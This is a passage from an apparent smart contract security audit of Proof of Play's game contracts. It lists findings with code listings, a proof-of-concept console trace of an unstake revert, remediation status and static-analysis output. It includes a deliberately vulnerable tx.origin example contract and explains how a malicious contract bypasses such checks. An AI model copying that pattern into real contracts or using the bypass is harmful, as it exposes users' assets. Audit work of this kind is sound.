field is not checked anywhere in the QuestSystem smart contract and the contract always enforces the user to have that input.

Risk Level:

Likelihood - 2
Impact - 3

Recommendation:

It is recommended to update the startQuest() function, so the inputs are only enforced when the QuestInput.required field is true. On the other hand, if this field should not be used, it is recommended to remove it from the QuestInput struct.

Remediation Plan:

RISK ACCEPTED: The Proof of Play team accepted the risk of this finding.

3.14 (HAL-14) LACK OF DISABLEINITIALIZERS CALL TO PREVENT UNINITIALIZED CONTRACTS - LOW

- Found in Commit ID: f5c3190140139941351a68da617a91315487e917

Description:

Multiple contracts are using the Initializable module from OpenZeppelin. To prevent leaving an implementation contract uninitialized OpenZeppelin's documentation recommends adding the _disableInitializers function in the constructor to automatically lock the contracts when they are deployed:

Listing 18: DisableInitializers function

```
/**
 * @dev Locks the contract, preventing any future reinitialization. This cannot be part of an initializer call.
 * Calling this in the constructor of a contract will prevent that contract from being initialized or reinitialized
 * to any version. It is recommended to use this to lock implementation contracts that are designed to be called
 * through proxies.
 */
function _disableInitializers() internal virtual {
    require(!_initializing, "Initializable: contract is initializing");
    if (_initialized < type(uint8).max) {
        _initialized = type(uint8).max;
        emit Initialized(type(uint8).max);
    }
}
```

Risk Level:

Likelihood - 1
Impact - 3

Recommendation:

Consider calling the _disableInitializers function in the contract constructor:

Listing 19: Constructor preventing uninitialized contracts

```
/// @custom:oz-upgrades-unsafe-allow constructor
constructor() {
    _disableInitializers();
}
```

Remediation Plan:

RISK ACCEPTED: The Proof of Play team accepted the risk of this finding.

3.15 (HAL-15) USERS CAN NOT UNSTAKE NFTS AFTER A CALL TO RESCUEUNLOCKNFT OR RESCUEUNLOCKITEM FUNCTIONS - INFORMATIONAL

- Found in Commit ID: v0.0.4

Description:

In the LockingSystem contract, the rescueUnlockNFT() and rescueUnlockItems() are used in case of an emergency, so users can bypass all reservations and unlock their NFTs and items:

Listing 20: LockingSystem.sol (Lines 522,552)

```
502 /**
503  * @notice Bypasses all reservations and lets the user forcibly
 ↳ unlock their NFT
504  *
505  * @param tokenContract  Token Contract to unlock
506  * @param tokenId        Token Id to unlock
507  */
508 function rescueUnlockNFT(address tokenContract, uint256 tokenId)
509     external
510     nonReentrant
511 {
512     require(
513         rescueUnlockEnabled == true,
514         "RESCUE_NOT_ENABLED: Rescue mode not enabled"
515     );
516     require(
517         IGameNFT(tokenContract).ownerOf(tokenId) == _msgSender(),
518         "SENDER_NOT_NFT_OWNER: sender must be token owner"
519     );
520
521     // Delete lock
522     delete _lockedNFTs[tokenContract][tokenId];
523
524     // Unlock token, if locked
```

```
525     if (IGameNFT(tokenContract).isLocked(tokenId)) {
526         IGameNFT(tokenContract).unlockToken(tokenId);
527     }
528 }
529 
530 /**
531  * @notice Bypasses all reservations and lets the user forcibly
 ↳ unlock their items.
532  *
533  * @param account        Account to unlock items for
534  * @param tokenContract  Token Contract to unlock
535  * @param tokenId        Token Id to unlock
536  */
537 function rescueUnlockItems(
538     address account,
539     address tokenContract,
540     uint256 tokenId
541 ) external nonReentrant {
542     require(
543         rescueUnlockEnabled == true,
544         "RESCUE_NOT_ENABLED: Rescue mode not enabled"
545     );
546     require(
547         account == _msgSender(),
548         "SENDER_NOT_ITEM_OWNER: sender must be token owner"
549     );
550 
551     // Delete any lock data
552     delete _lockedItems[account][tokenContract][tokenId];
553 
554     // Unlock token, if locked
555     uint256 balanceLocked = IGameItems(tokenContract).amountLocked
 ↳ (
556         account,
557         tokenId
558     );
559     if (balanceLocked > 0) {
560         IGameItems(tokenContract).unlockToken(
561             account,
562             tokenId,
563             balanceLocked
564         );
565     }
566 }
```

In case that one of those NFTs rescued are staked in the StakingSystem contract, any call to claimGameNFTStakeRewards() or claimNavyStakeRewards() trying to unstake would revert. The claimGameNFTStakeRewards() function would call removeNFTReservation() causing an underflow in the following line:

Listing 21: LockingSystem.sol (Line 318)

```
300 function removeNFTReservation(
301     address tokenContract,
302     uint256 tokenId,
303     uint32 reservationId
304 ) external override onlyRole(GameRegistryLibrary.
 ↳ GAME_LOGIC_CONTRACT_ROLE) {
305     NFTLockStatus storage lockStatus = _lockedNFTs[tokenContract][
 ↳ tokenId];
306     NFTReservation storage reservation = lockStatus.reservations[
307         reservationId
308     ];
309
310     // Make sure reservation exists
311     require(
312         reservation.timestamp > 0,
313         "RESERVATION_NOT_FOUND: No reservation was found with that
 ↳  id"
314     );
315
316     // Remove from Ids array
317     uint32 index = lockStatus.reservationIndexes[reservationId];
318     if (index != lockStatus.reservationIds.length - 1) {
319         uint32 lastId = lockStatus.reservationIds[
320             lockStatus.reservationIds.length - 1
321         ];
322         lockStatus.reservationIds[index] = lastId;
323         lockStatus.reservationIndexes[lastId] = index;
324     }
325
326     // Remove from all array
327     lockStatus.reservationIds.pop();
328
329     // Update the reserved amount if it was an exclusive
 ↳ reservation
330     if (reservation.exclusive) {
331         lockStatus.hasExclusiveReservation = false;
```

```
332     }
333
334     // Delete the reservation mapping
335     delete lockStatus.reservations[reservationId];
336
337     // Delete index mapping
338     delete lockStatus.reservationIndexes[reservationId];
339 }
```

In the case of `claimNavyStakeRewards()`, `removeItemReservation()` would be called, and again, an underflow would occur in the following line:

Listing 22: LockingSystem.sol (Line 446)

```
425 function removeItemReservation(
426     address account,
427     address tokenContract,
428     uint256 tokenId,
429     uint32 reservationId
430 ) external override onlyRole(GameRegistryLibrary.
 ↳ GAME_LOGIC_CONTRACT_ROLE) {
431     ItemLockStatus storage lockStatus = _lockedItems[account][
432         tokenContract
433     ][tokenId];
434     ItemReservation storage reservation = lockStatus.reservations[
435         reservationId
436     ];
437
438     // Make sure reservation exists
439     require(
440         reservation.timestamp > 0,
441         "RESERVATION_NOT_FOUND: No reservation was found with that
 ↳  id"
442     );
443
444     // Remove from Ids array
445     uint32 index = lockStatus.reservationIndexes[reservationId];
446     if (index != lockStatus.reservationIds.length - 1) {
447         uint32 lastId = lockStatus.reservationIds[
448             lockStatus.reservationIds.length - 1
449         ];
450         lockStatus.reservationIds[index] = lastId;
451         lockStatus.reservationIndexes[lastId] = index;
```

```
452     }
453
454     // Remove from all array
455     lockStatus.reservationIds.pop();
456
457     // Update the reserved amount if it was an exclusive
 ↳ reservation
458     if (reservation.exclusive) {
459         lockStatus.amountExclusivelyReserved -= reservation.amount
 ↳ ;
460     } else {
461         // Calculate number of items needed for non-exclusive
 ↳ reservation
462         uint256 max = 0;
463         for (
464             uint256 idx = 0;
465             idx < lockStatus.reservationIds.length;
466             idx++
467         ) {
468             ItemReservation storage otherReservation = lockStatus
469                 .reservations[lockStatus.reservationIds[idx]];
470             if (
471                 otherReservation.exclusive == false &&
472                 otherReservation.amount > max
473             ) {
474                 max = otherReservation.amount;
475             }
476         }
477
478         lockStatus.maxNonExclusiveReserved = max;
479     }
480
481     // Delete the reservation mapping
482     delete lockStatus.reservations[reservationId];
483
484     // Delete index mapping
485     delete lockStatus.reservationIndexes[reservationId];
486 }
```

Proof of Concept:

```
contract_StakingSystem.getNavyStakes(user1.address) -> ((2, 0, 1, 23),)
contract_LockingSystem.getItemReservationIds(user1.address, contract_GameItems.address, 2) -> (23,)
contract_LockingSystem.getItemReservation(user1.address, contract_GameItems.address, 2, 23) -> (1, True, 1652086286, 0)
Calling -> contract_LockingSystem.setRescueUnlockEnabled(True, {'from': owner})
Transaction sent: 0x569d848bcf6375fc86d1c1d286eb81f59da416503ac380f43d89ed91fa4e05d9
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 86
  LockingSystem.setRescueUnlockEnabled confirmed   Block: 14741652   Gas used: 28235 (0.00%)

Calling -> contract_LockingSystem.rescueUnlockItems(user1.address, contract_GameItems.address, 2, {'from': user1})
Transaction sent: 0x80d342d06c866687c6d305af37148502a72af3d48f8c23bee23f38deb0b74999
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 54
  LockingSystem.rescueUnlockItems confirmed   Block: 14741653   Gas used: 34322 (0.01%)

Calling -> contract_StakingSystem.claimNavyStakeRewards(user1.address, [0], True, {'from': user1})
Transaction sent: 0x2e9e481daad1b71594f5e06ee3b14abb40c114505a4aa4234d2537cd28e13b40
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 55
  StakingSystem.claimNavyStakeRewards confirmed (reverted)   Block: 14741654   Gas used: 134485 (0.02%)

>>> tx1.error()
Trace step -1, program counter 11935:
  File "contracts/StakingSystem.sol", lines 781-786, in StakingSystem._claimGameItemStakeRewards:

    if (unstake) {
        // Release reservation on items
        _lockingSystem().removeItemReservation(
            account,
            address(gameItems),
            stake.tokenId,
            stake.reservationId
        );

        // Emit event
        emit GameItemUnstaked(account, stake.tokenId, stake.balance);
```

Risk Level:

Likelihood - 1
Impact - 1

Recommendation:

It is recommended to also consider the StakingSystem logic in the rescueUnlockNFT() and rescueUnlockItems() functions.

An onlyOwner emergencyUnstake() function could be added. This emergencyUnstake() function would only be called to take care of this edge case by the owner of the contract; otherwise users would be able to stake/unstake bypassing the 2 days delay period and draining all the Link tokens of the smart contract.

Remediation Plan:

ACKNOWLEDGED: The Proof of Play team acknowledged this finding. The team claims that if LockingSystem.setRescueUnlockEnabled(True) is called, they

are abandoning the staking contract. It is the “nuclear” option to make sure player assets are always recoverable.

3.16 (HAL-16) DANGEROUS USAGE OF TX.ORIGIN - INFORMATIONAL

- Found in Commit ID: v0.0.4

Description:

tx.origin-based protection can be abused by a malicious contract if a legitimate user interacts with the malicious contract. For example:

Listing 23: Example.sol

```
1 contract TxOrigin {
2     address owner = msg.sender;
3
4     function bug() {
5         require(tx.origin == owner);
6     }
```

Bob owns TxOrigin. Bob calls Eve's contract. Eve's contract calls TxOrigin and bypasses the tx.origin protection.

Code Location:

ERC721Lockable.sol
- Line 36: ownerOf(tokenId)== tx.origin,
- Line 71: tx.origin == ownerOf(tokenId),
- Line 91: tx.origin == ownerOf(tokenId),

GameItems.sol
- Line 185: tx.origin == account,
- Line 210: tx.origin == account,

GameNFT.sol
- Line 66: tx.origin == ownerOf(tokenId),
- Line 85: tx.origin == ownerOf(tokenId),

StakingSystem.sol
- Line 215: tx.origin == _msgSender()||
- Line 224: account == tx.origin,
- Line 293: tx.origin == _msgSender()||
- Line 302: account == tx.origin,
- Line 396: tx.origin == _msgSender(),
- Line 431: tx.origin == account,
- Line 661: address relevantAccount = tx.origin;

PirateGameV1.sol
- Line 188: tx.origin == _msgSender(),
- Line 272: NFT storage captainNFT = captainNFTs[tx.origin];
- Line 293: IGameNFT(tokenContract).ownerOf(tokenId)== tx.origin,
- Line 352: IGameNFT(nftContract).ownerOf(nftTokenId)== Line
- Line 380: goldToken.burn(tx.origin, goldRequired);

Risk Level:

Likelihood - 1
Impact - 1

Recommendation:

As the contracts functionality and logic require the use of tx.origin, it is recommended to warn the users about the possibility of this attack vector if they interact with unknown smart contracts.

Remediation Plan:

ACKNOWLEDGED: The Proof of Play team acknowledged this finding.

3.17 (HAL-17) STATE VARIABLES MISSING CONSTANT MODIFIER - INFORMATIONAL

- Found in Commit ID: v0.0.4

Description:

State variables can be declared as constant or immutable. In both cases, the variables cannot be modified after the contract has been constructed. For constant variables, the value has to be fixed at compile-time, while for immutable, it can still be assigned at construction time. The following state variables are missing the constant modifier:

Randomizer.sol
- Line 35: uint32 callbackGasLimit = 1000000;
- Line 38: uint16 requestConfirmations = 3;

Risk Level:

Likelihood - 1
Impact - 1

Recommendation:

It is recommended to add the constant modifier to the state variables mentioned.

Remediation Plan:

SOLVED: The Proof of Play team declared the state variables mentioned as constant.

3.18 (HAL-18) STATE VARIABLE MISSING IMMUTABLE MODIFIER - INFORMATIONAL

- Found in Commit ID: v0.0.4

Description:

Some state variables can be declared as immutable to reduce the gas costs.

The immutable keyword was added to Solidity in 0.6.5. State variables can be marked immutable which causes them to be read-only, but only assignable in the constructor.

Code Location:

PirateGameV1.sol
- Line 53: uint256 public PIRATE_SHIP_MAX_SUPPLY;

RaffleMintV1.sol
- Line 35: IERC721BridgableParent public NFT_CONTRACT;

Randomizer.sol
- Line 24: VRFCoordinatorV2Interface COORDINATOR;
- Line 27: uint64 subscriptionId;
- Line 30: bytes32 internal keyHash;

Risk Level:

Likelihood - 1
Impact - 1

Recommendation:

It is recommended to add the immutable modifier to the state variables described.

Remediation Plan:

SOLVED: The Proof of Play team declared the state variables mentioned as immutable.

3.19 (HAL-19) UNNEEDED INITIALIZATION OF UINT256 VARIABLES TO 0 - INFORMATIONAL

- Found in Commit ID: v0.0.4

Description:

As `i` is an `uint256`, it is already initialized to 0. `uint256 i = 0` reassigns the 0 to `i` which wastes gas.

Code Location:

TraitsConsumer.sol
- Line 437: `for (uint32 i = 0; i < traitIds.length; i++){`

GameItems.sol
- Line 339: `for (uint8 idx = 0; idx < ids.length; idx++){`

GameNFT.sol
- Line 178: `for (uint32 i = 0; i < traitIds.length; i++){`

StakingSystem.sol
- Line 235: `for (uint256 i = 0; i < tokenIds.length; i++){`
- Line 325: `for (uint256 i = 0; i < tokenIds.length; i++){`
- Line 410: `for (uint256 idx = 0; idx < nftContracts.length; idx++){`
- Line 439: `for (uint256 idx = 0; idx < stakeIndexes.length; idx++){`
- Line 546: `for (uint256 idx = 0; idx < nftStake.gameItemStakes.length; idx++){`
- Line 678: `for (uint256 i = 0; i < nftStake.gameItemStakes.length; i++){`

PirateGameV1.sol
- Line 228: `for (uint32 i = 0; i < tokenIds.length; i++){`
- Line 423: `for (uint8 i = 0; i < shipBondingSupplyPercent.length; i++)`

{
- Line 486: for (uint256 i = 0; i < amount; i++){

RaffleMintV1.sol
- Line 313: for (uint256 i = 0; i < tickets.length; i++){
- Line 553: for (uint256 i = 0; i < addresses.length; i++){
- Line 672: for (uint256 i = 0; i < amount; i++){
- Line 702: for (uint256 i = 0; i < amount; i++){

ERC1155Lockable.sol
- Line 185: for (uint8 idx = 0; idx < ids.length; idx++){

LockingSystem.sol
- Line 198: for (uint256 idx = 0; idx < tokenIds.length; idx++){
- Line 228: for (uint256 idx = 0; idx < tokenIds.length; idx++){
- Line 463: for (uint256 idx = 0; idx < lockStatus.reservationIds.length; idx++)

TraitsProvider.sol
- Line 128: for (uint256 idx = 0; idx < traitIds.length; idx++){
- Line 174: for (uint256 idx = 0; idx < traitIds.length; idx++){

Risk Level:

Likelihood - 1
Impact - 1

Recommendation:

It is recommended to not initialize uint variables to 0 to save some gas. For example, use instead:
for (uint32 i; i < traitIds.length; ++i){.

Remediation Plan:

SOLVED: The Proof of Play team followed Halborn's suggestion and does not initialize uint variables to 0 reducing the gas costs.

3.20 (HAL-20) USING ++I CONSUMES LESS GAS THAN I++ IN LOOPS - INFORMATIONAL

- Found in Commit ID: v0.0.4

Description:

In the loops below, the variable `i` is incremented using `i++`. It is known that, in loops, using `++i` costs less gas per iteration than `i++`.

Code Location:

TraitsConsumer.sol
- Line 437: `for (uint32 i = 0; i < traitIds.length; i++){`

GameItems.sol
- Line 339: `for (uint8 idx = 0; idx < ids.length; idx++){`

GameNFT.sol
- Line 178: `for (uint32 i = 0; i < traitIds.length; i++){`

StakingSystem.sol
- Line 235: `for (uint256 i = 0; i < tokenIds.length; i++){`
- Line 325: `for (uint256 i = 0; i < tokenIds.length; i++){`
- Line 410: `for (uint256 idx = 0; idx < nftContracts.length; idx++){`
- Line 439: `for (uint256 idx = 0; idx < stakeIndexes.length; idx++){`
- Line 546: `for (uint256 idx = 0; idx < nftStake.gameItemStakes.length; idx++){`
- Line 678: `for (uint256 i = 0; i < nftStake.gameItemStakes.length; i++){`

ERC721BridgableChild.sol
- Line 51: `for (uint256 i; i < length; i++){`
- Line 150: `for (uint256 i; i < length; i++){`

PirateGameV1.sol
- Line 228: for (uint32 i = 0; i < tokenIds.length; i++){
- Line 423: for (uint8 i = 0; i < shipBondingSupplyPercent.length; i++)
{
- Line 486: for (uint256 i = 0; i < amount; i++){

RaffleMintV1.sol
- Line 313: for (uint256 i = 0; i < tickets.length; i++){
- Line 553: for (uint256 i = 0; i < addresses.length; i++){
- Line 672: for (uint256 i = 0; i < amount; i++){
- Line 702: for (uint256 i = 0; i < amount; i++){

ERC1155Lockable.sol
- Line 185: for (uint8 idx = 0; idx < ids.length; idx++){

LockingSystem.sol
- Line 198: for (uint256 idx = 0; idx < tokenIds.length; idx++){
- Line 228: for (uint256 idx = 0; idx < tokenIds.length; idx++){
- Line 463: for (uint256 idx = 0; idx < lockStatus.reservationIds.
length; idx++)

TraitsProvider.sol
- Line 128: for (uint256 idx = 0; idx < traitIds.length; idx++){
- Line 174: for (uint256 idx = 0; idx < traitIds.length; idx++){

Proof of Concept:

For example, based in the following test contract:

Listing 24: Test.sol

```
1 //SPDX-License-Identifier: MIT
2 pragma solidity 0.8.9;
3
4 contract test {
5     function postiincrement(uint256 iterations) public {
6         for (uint256 i = 0; i < iterations; i++) {
7         }
8     }
9     function preiincrement(uint256 iterations) public {
```

```
10          for (uint256 i = 0; i < iterations; ++i) {
11          }
12      }
13  }
```

We can see the difference in the gas costs:

```
>>> test_contract.postiincrement(1)
Transaction sent: 0xlecede6b109b707786d3685bd71dd9f22dc389957653036ca04c4cd2e72c5e0b
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 44
  test.postiincrement confirmed   Block: 13622335   Gas used: 21620 (0.32%)

<Transaction '0xlecede6b109b707786d3685bd71dd9f22dc389957653036ca04c4cd2e72c5e0b'>
>>> test_contract.preiincrement(1)
Transaction sent: 0x205f09a4d2268de4c1a40f35bb2ec2847bf2ab8d584909b42c71a022b047614a
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 45
  test.preiincrement confirmed   Block: 13622336   Gas used: 21593 (0.32%)

<Transaction '0x205f09a4d2268de4c1a40f35bb2ec2847bf2ab8d584909b42c71a022b047614a'>
>>> test_contract.postiincrement(10)
Transaction sent: 0x98c04430526a59balcf947c114b62666a4417165947d3lbf300cd6ae68328033
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 46
  test.postiincrement confirmed   Block: 13622337   Gas used: 22673 (0.34%)

<Transaction '0x98c04430526a59balcf947c114b62666a4417165947d3lbf300cd6ae68328033'>
>>> test_contract.preiincrement(10)
Transaction sent: 0xf060d04714eff8482a828342414d5a20be9958c822d42860e7992aba20elde05
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 47
  test.preiincrement confirmed   Block: 13622338   Gas used: 22601 (0.34%)

<Transaction '0xf060d04714eff8482a828342414d5a20be9958c822d42860e7992aba20elde05'>
```

Risk Level:

Likelihood - 1
Impact - 1

Recommendation:

It is recommended to use ++i instead of i++ to increment the value of an uint variable inside a loop. This does not only apply to the iterator variable. It also applies to increments done inside the loop code block.

Remediation Plan:

SOLVED: The Proof of Play team followed Halborn's suggestion and uses now ++i instead of i++ to increment the value of uint variables inside loops.

3.21 (HAL-21) UNNEEDED ARRAYS DECLARATION IN FINISHMINTSHIPS FUNCTION - INFORMATIONAL

- Found in Commit ID: v0.0.4

Description:

In the PirateGameV1 contract, the function _finishMintShips() contains the following code:

Listing 25: PirateGameV1.sol (Lines 501,502,506,507,512,513)

```
476 function _finishMintShips(
477     address to,
478     uint32 amount,
479     bool lock,
480     uint256 randomness
481 ) private {
482     uint256 numPirateShips = 0;
483     uint256 numNavyShips = 0;
484 
485     uint256 seed = 0;
486     for (uint256 i = 0; i < amount; i++) {
487         // Pick pirate or navy
488         seed = uint256(keccak256(abi.encode(randomness, i)));
489 
490         // 20% chance of navy
491         if ((seed & 0xFFFF) % 5 == 0) {
492             numNavyShips++;
493         } else {
494             numPirateShips++;
495         }
496     }
497 
498     // Subtract pending mints
499     mintsPending -= amount;
500 
501     uint256[] memory typeIds = new uint256[](2);
502     uint256[] memory balances = new uint256[](2);
```

```
503
504     if (numPirateShips > 0) {
505         gameItems.mint(to, pirateShipTypeId, numPirateShips, lock)
 ↳ ;
506         typeIds[0] = pirateShipTypeId;
507         balances[0] = numPirateShips;
508     }
509
510     if (numNavyShips > 0) {
511         gameItems.mint(to, navyShipTypeId, numNavyShips, lock);
512         typeIds[1] = navyShipTypeId;
513         balances[1] = numNavyShips;
514     }
515 }
```

As we can see above, the arrays typeIds and balances are created in memory but they are not used anywhere in the code; hence they can be removed to reduce the gas costs.

Risk Level:

Likelihood - 1
Impact - 1

Recommendation:

It is recommended to remove the arrays typeIds and balances from the _finishMintShips() function to reduce the gas costs.

Remediation Plan:

SOLVED: The Proof of Play team solved this issue.

3.22 (HAL-22) MISSING VIEW FUNCTION THAT DISPLAYS ALL THE TICKETS OWNED BY A USER - INFORMATIONAL

- Found in Commit ID: v0.0.4

Description:

In the RaffleMintV1 contract, there is no view function that displays what tickets are currently owned by a user.

The tickets would be mixed after clearRaffle() is called, which makes it very difficult for users to know which tickets they own. To get that information, they would have to manually query every single position of the raffleEntries array.

A view function, that displays the tickets owned by the user, would be especially useful to properly do the claimRaffle() call.

Risk Level:

Likelihood - 1
Impact - 1

Recommendation:

It is recommended to add a view function in the RaffleMintV1 smart contract that displays what tickets are currently owned by a user.

Remediation Plan:

SOLVED: The Proof of Play team corrected this issue. The function getEntriesForAddress() can be used to display what tickets are currently owned by the caller.

3.23 (HAL-23) INCORRECT COMMENT - INFORMATIONAL

- Found in Commit ID: v0.0.4

Description:

In the StakingSystem contract, in the fulfillRandomWordsCallback() function above the coinFlips state variable declaration, there is a comment that states:

“This should not overflow since the balance is determined by gameplay logic and the user will not have more than 256 ships per stake.”

This comment is incorrect, as a 2^256 would definitely overflow. In this case, the maximum amount of ships per stake is 50 which corresponds to a Pirate with the maximum Command Rank:

Listing 26: StakingSystem.sol (Line 47)

```
35 // Number of ships a pirate can command for each command rank
36 uint8[] public SHIPS_PER_COMMAND_RANK = [
37     0,
38     5,
39     10,
40     15,
41     20,
42     25,
43     30,
44     35,
45     40,
46     45,
47     50
48 ];
```

Risk Level:

Likelihood - 1

Impact - 1

Recommendation:

It is recommended to correct the suggested comment.

Remediation Plan:

ACKNOWLEDGED: The Proof of Play team acknowledged this finding.

AUTOMATED TESTING

4.1 STATIC ANALYSIS REPORT

Description:

Halborn used automated testing techniques to enhance the coverage of certain areas of the smart contracts in scope. Among the tools used was Slither, a Solidity static analysis framework. After Halborn verified the smart contracts in the repository and was able to compile them correctly into their abis and binary format, Slither was run against the contracts. This tool can statically verify mathematical relationships between Solidity variables to detect invalid or inconsistent usage of the contracts' APIs across the entire code-base.

Slither results:

ERC721BridgableChild.sol

```
ERC721Lockable.rescueUnlock(uint256) (contracts/ERC721Lockable.sol#30-43) uses tx.origin for authorization: require(bool,string)(ownerOf(tokenId) == tx.origin,ORIGIN_NOT_NFT_OWNER: tx.origin must be the owner of the NFT) (contracts/ERC721Lockable.sol#35-38)
ERC721Lockable._lockToken(uint256) (contracts/ERC721Lockable.sol#69-82) uses tx.origin for authorization: require(bool,string)(tx.origin == ownerOf(tokenId),ONLY_OWNER_CAN_LOCK: Only owner can lock token) (contracts/ERC721Lockable.sol#70-73)
ERC721Lockable._unlockToken(uint256) (contracts/ERC721Lockable.sol#89-102) uses tx.origin for authorization: require(bool,string)(tx.origin == ownerOf(tokenId),ONLY_OWNER_CAN_UNLOCK: Only owner can unlock token) (contracts/ERC721Lockable.sol#90-93)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dangerous-usage-of-txorigin

ERC721BridgableChild.withdrawBatch(uint256[]).i (contracts/ERC721BridgableChild.sol#51) is a local variable never initialized
ERC721BridgableChild._deposit(address,bytes).i (contracts/ERC721BridgableChild.sol#150) is a local variable never initialized
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#uninitialized-local-variables

ERC721._checkOnERC721Received(address,address,uint256,bytes) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#388-409) ignores return value by IERC721Receiver(to).onERC721Received(_msgSender(),from,tokenId,_data) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#395-405)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#unused-return

ERC721BridgableChild._withdrawWithMetadata(uint256) (contracts/ERC721BridgableChild.sol#113-129) has external calls inside a loop: TransferWithMetadata(_msgSender(),address(0),tokenId,this.encodeTokenMetadata(tokenId)) (contracts/ERC721BridgableChild.sol#121-126)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation/#calls-inside-a-loop

Variable 'ERC721._checkOnERC721Received(address,address,uint256,bytes).retval (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#395)' in ERC721._checkOnERC721Received(address,address,uint256,bytes) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#388-409) potentially used before declaration: retval == IERC721Receiver.onERC721Received.selector (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#396)
Variable 'ERC721._checkOnERC721Received(address,address,uint256,bytes).reason (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#397)' in ERC721._checkOnERC721Received(address,address,uint256,bytes) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#388-409) potentially used before declaration: reason.length == 0 (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#398)
Variable 'ERC721._checkOnERC721Received(address,address,uint256,bytes).reason (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#397)' in ERC721._checkOnERC721Received(address,address,uint256,bytes) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#388-409) potentially used before declaration: revert(uint256,uint256)(32 + reason,mload(uint256)(reason)) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#402)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#pre-declaration-usage-of-local-variables

Reentrancy in ERC721BridgableChild._deposit(address,bytes) (contracts/ERC721BridgableChild.sol#139-155):
        External calls:
        - _safeMint(to,tokenId) (contracts/ERC721BridgableChild.sol#143)
            - IERC721Receiver(to).onERC721Received(_msgSender(),from,tokenId,_data) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#395-405)
        Event emitted after the call(s):
        - DepositFromBridge(to,tokenId) (contracts/ERC721BridgableChild.sol#145)
Reentrancy in ERC721BridgableChild._deposit(address,bytes) (contracts/ERC721BridgableChild.sol#139-155):
        External calls:
        - _safeMint(to,tokenIds[i]) (contracts/ERC721BridgableChild.sol#151)
            - IERC721Receiver(to).onERC721Received(_msgSender(),from,tokenId,_data) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#395-405)
        Event emitted after the call(s):
        - DepositFromBridge(to,tokenIds[i]) (contracts/ERC721BridgableChild.sol#152)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-3

ERC721._checkOnERC721Received(address,address,uint256,bytes) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#388-409) uses assembly
        - INLINE ASM (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#401-403)
Address.verifyCallResult(bool,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#201-221) uses assembly
        - INLINE ASM (node_modules/@openzeppelin/contracts/utils/Address.sol#213-216)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#assembly-usage

ERC721Lockable.rescueUnlock(uint256) (contracts/ERC721Lockable.sol#30-43) compares to a boolean constant:
        -require(bool,string)(getRescueUnlockEnabled() == true,RESCUE_NOT_ENABLED: Token is not locked) (contracts/ERC721Lockable.sol#31-34)
ERC721Lockable._lockToken(uint256) (contracts/ERC721Lockable.sol#69-82) compares to a boolean constant:
        -require(bool,string)(_isLocked[tokenId] == false,NFT_NOT_UNLOCKED: NFT is not unlocked) (contracts/ERC721Lockable.sol#74-77)
ERC721Lockable._unlockToken(uint256) (contracts/ERC721Lockable.sol#89-102) compares to a boolean constant:
        -require(bool,string)(_isLocked[tokenId] == true,NFT_NOT_LOCKED: NFT is not locked) (contracts/ERC721Lockable.sol#94-97)
ERC721Lockable._beforeTokenTransfer(address,address,uint256) (contracts/ERC721Lockable.sol#108-123) compares to a boolean constant:
        -require(bool,string)(_isLocked[tokenId] == false,TOKEN_IS_LOCKED: Token is locked in-game and cannot be transferred until it is unlocked) (contracts/ERC721Lockable.sol#116-119)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#boolean-equality

Different versions of Solidity is used:
        - Version used: ['^0.8.0', '^0.8.1']
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/IERC721.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/IERC721Receiver.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/extensions/ERC721Enumerable.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/extensions/IERC721Enumerable.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/extensions/IERC721Metadata.sol#4)
        - ^0.8.1 (node_modules/@openzeppelin/contracts/utils/Address.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/utils/Context.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/utils/Strings.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/utils/introspection/ERC165.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/utils/introspection/IERC165.sol#4)
        - ^0.8.0 (contracts/ERC721BridgableChild.sol#3)
        - ^0.8.0 (contracts/ERC721Lockable.sol#2)
        - ^0.8.0 (contracts/interfaces/IERC721BridgableChild.sol#3)
        - ^0.8.0 (contracts/interfaces/IERC721Lockable.sol#3)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#different-pragma-directives-are-used

ERC721Enumerable._removeTokenFromAllTokensEnumeration(uint256) (node_modules/@openzeppelin/contracts/token/ERC721/extensions/ERC721Enumerable.sol#144-162) has costly operations inside a loop:
